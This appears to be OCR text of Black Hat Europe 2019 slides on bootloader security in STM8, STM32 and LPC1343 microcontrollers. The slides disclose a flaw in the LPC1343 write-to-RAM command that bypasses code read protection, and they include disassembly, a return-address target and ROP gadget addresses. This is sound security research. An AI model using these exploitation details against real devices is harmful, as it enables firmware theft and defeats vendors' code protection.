black hat EUROPE 2019


DECEMBER 2-5, 2019

EXCEL LONDON, UK

QAIS TEMEIZA
&
DAVID OSWALD

Breaking Bootloaders on the Cheap

About Us



Qais Temeiza

Security Researcher
Independent

@qaistemeiza

David Oswald

Associate Professor
University of Birmingham, UK

@sublevado


Introduction

- Attackers have physical access to IoT/Embedded devices
- Companies put locks in the devices called Code Protection
- The ROM bootloader is responsible for checking if code protection is enabled

Brief of our Research


- We analyzed the bootloaders of three widely used microcontrollers: STM8, STM32, and LPC1343
- We found a critical vulnerability in the LPC1343 bootloader
- No appropriate checks for the code protection
- To the best of our knowledge, the STM8 and STM32 bootloaders are secure against logical attacks

How Do Embedded Bootloaders Work?



Dumping the Bootloader

Memory Mapping




Code

```c
unsigned char *Addr;

for(Addr=(unsigned char *)0x1FFF0000;Addr<=(unsigned char *)0x1FFFFFFF;Addr++)
{
    printf("%02X",*Addr);
}
```

STM-8




Results for STM-8

- **Blocks communication** with the bootloader when code protection is enabled
- Loads the option byte from its region (0x004800)
- Checks if the loaded value equals to 0xAA

```
0x00601f:   c6 48 00       ld A, $4800      Option Byte Loading
0x006022:   a1 aa          cp A, #$aa       Option Byte Comparison
0x006024:   27 07          jreq $2d         Invoke Bootloader
0x006026:   cd 64 54       call $6454
0x006029:   ac 00 80 00    jpf $8000        Run User Code
```

STM-32




Results for STM-32

- A global code protection checking function that is called at the beginning of every command function
- **Does not allow writing in memory** even with the lowest code protection (RDP) level
- User code can access specific areas in RAM

```
        ; =============== B E G I N N I N G   O F   P R O C E D U R E ===============

Write_CMD:
push.w      {r4, r5, r6, r7, r8, lr} ; CODE XREF=USART_Bootloader+232
bl          RDP_Function ; RDP_Function
cbnz        r0, Stop_Command
```

LPC1343



Previous Research

- Chris Gerlinsky (@akacastor) did research on the LPC1343
- He managed to break CRP1 via a glitching attack
- He found that CRP checks are done using the loaded CRP value in RAM at address 0x10000184

```
                CRP_Check:
0x1fff0a64          ldr         r0, =0x10000184
0x1fff0a66          ldr         r1, =CRP_1
0x1fff0a68          ldr         r0, [r0]
0x1fff0a6a          ldr         r1, [r1]
0x1fff0a6c          cmp         r0, r1
0x1fff0a6e          bne         loc_1fff0a8e
```

RAM Address


LPC1343 Code Read Protection

ISP command	CRP1	CRP2	CRP3 (no entry in ISP mode allowed)
Unlock	yes	yes	n/a
Set Baud Rate	yes	yes	n/a
Echo	yes	yes	n/a
Write to RAM	yes; above 0x1000 0300 only	no	n/a
Read Memory	no	no	n/a
Prepare sector(s) for write operation	yes	yes	n/a
Copy RAM to flash	yes; not to sector 0	no	n/a
Go	no	no	n/a
Erase sector(s)	yes; sector 0 can only be erased when all sectors are erased.	yes; all sectors only	n/a
Blank check sector(s)	no	no	n/a
Read Part ID	yes	yes	n/a
Read Boot code version	yes	yes	n/a
Compare	no	no	n/a
ReadUID	yes	yes	n/a

Results for LPC1343

- Critical vulnerability in the LPC1343 **write to RAM** command, which lead to break the code protection
- Checks that write does not write to bootloader RAM
- But no check if the write address is in the stack area !

LPC1343 Stack



LPC1343 Command Handler


```
Command_Allowed:
bl              someISPCommandsConfig ; someISPCommandsConfig, CODE XREF=ISP_command_handler+1
b               loc_1fff0fc4

Command_Blocked:
movs            r2, #0xf       ; argument #3, CODE XREF=ISP_command_handler+126
movs            r0, #0x13      ; argument #1
ldr             r1, [r5, #0x4] ; argument #2
bl              sub_1fff1d6c+42
bl              serial_tx_str_(send a string with CR/LF at the end) ; serial_tx_str_(send a str
b               loc_1fff0fc4
```

Write to RAM Address Checking

```
CRP_Check:
ldr         r0, =0x4003c000 ; dword_1fff0f8c, CODE XREF=ISP_W(write)_Command+22, ISP_W(wri
ldr         r2, [r0]
movs        r1, #0x40
orrs        r2, r1
str         r2, [r0]
ldr         r2, =0x10000184 ; dword_1fff0f90
ldr         r3, =CRP_1     ; CRP_1,dword_1fff0f94
ldr         r2, [r2]
ldr         r3, [r3]       ; CRP_1
cmp         r2, r3
Jump_if_CRP_Off:
bne         loc_1fff0da6
```

```
Address_checking(Writing_below_0x10000300_not_allowed(if_CRP_enabled):
ldr         r2, =0x438     ; dword_1fff0f98
ldr         r3, [sp, #0x28 + var_18]
ldr         r2, [r2]
adds        r2, #0xff
adds        r2, #0xff
adds        r2, #0x2
cmp         r3, r2
Jump_if_Address_Above_0x10000300:
bhs         loc_1fff0da6
```

LPC1343 No Stack Area Protection

```
For_loop_to_read_the_input_string:
mov     r2, sp          ; argument #3 for method sub_1fff1c86, CODE XREF=ISP_W(write)_Command+252
movs    r1, #0x46       ; argument #2 for method sub_1fff1c86
ldr     r0, =0x100001b4 ; argument #1 for method sub_1fff1c86, dword_1fff0f88
bl      sub_1fff1c86 ; sub_1fff1c86
cmp     r0, #0x0
bne     loc_1fff0e48
```

```
ldr     r0, [sp, #0x28 + var_28]
cmp     r0, #0x0
beq     loc_1fff0df6
```

```
adds    r5, r5, #0x1
add     r2, sp, #0x4
ldr     r0, =0x100001b4 ; argument #1 for method Write_to_memory, dword_1fff0f88
ldr     r1, [sp, #0x28 + var_18]
bl      Write_to_memory ; Write_to_memory
adds    r4, r0, r4
ldr     r1, [sp, #0x28 + var_18]
```

Exploitation without CRP

- We kept overwriting addresses until we found the return address which is (0x10001F54)
- **How?**
- We tried to branch the code to a function that will just print some string as a POC

Exploitation with CRP

Call the Write command

↓

Overwrite the return address with an address inside the read CMD function

↓

Use a ROP gadget to prevent the device from crashing

↓

Jump to the command handler and then repeat the exploit

Exploitation with CRP

Write CMD( )

```
0x1fff0e48        add        sp, #0x14
0x1fff0e4a        pop        {r4, r5, r6, r7, pc}
```

Read CMD( )

```
0x1fff0cfa        str        r0, [sp, #0x20 + var_1C]
..........        ...
0x1fff0d48        pop        {r1, r2, r3, r4, r5, r6, r7, pc}
```

Gadget

```
                  Our_Lovely_Gadget(Read_cmd):
0x1fff117e        pop        {r4, pc}
```

